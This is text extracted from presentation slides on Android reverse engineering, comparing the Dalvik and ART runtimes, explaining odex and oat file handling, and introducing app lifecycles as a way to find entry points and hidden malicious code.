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
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
# DALVIK VM

32bit only  
"Just In Time"


VS

# ART VM

32bit and 64bit  
"Ahead of Time"



# DALVIK VM VS ART VM CAVEATS



# DALVIK VM VS ART VM

## CAVEATS

Optimized (inlined)  
Dalvik code

odex File

oat File

ELF file

(often) only executable code shipped for  
preinstalled applications on system images

1. Pull Framework files (needed to deodex)

2. Deodex the files to get dex file

1. baksmali file against framework files

2. smali output again for dex file

3. Use dex file like nothing was  
ever different

1. Pull oat file

2. Cut out dex file

3. Use dex file like nothing was  
ever different

Google is switching over to ART instead of DVM, **so dex files are going away. How do I reverse OAT files?!**

So many people...  
Seriously, so many.



Google is switching over to ART instead of DVM, so dex files are going away. How do I reverse OAT files?!

So many people...  
Seriously, so many.



Google is switching over to  
ART instead of DVM, so dex  
files are going away. How do I  
reverse engineer for a long time

OAT is an optimized file,  
not unoptimized file format  
(Much like we don't compile directly to odex)

OAT file contain Dex files as it transforms  
from this point

.java -> (javac) -> .class -> (dx) -> .dex

So many people...

Seriously, so many.

Require SDK to first support

.java -> (javac) -> .class -> (???) -> OAT

(or non-dex OAT file)




...thoughts

# Q ANDROID LIFECYCLES

Understanding where things might hide

Proper understanding of the lifecycle allows us to...

- Identify entry points into application
- Follow control flow of applications
- Find cross-references to malicious/vulnerable code which is not specifically linked by function calls

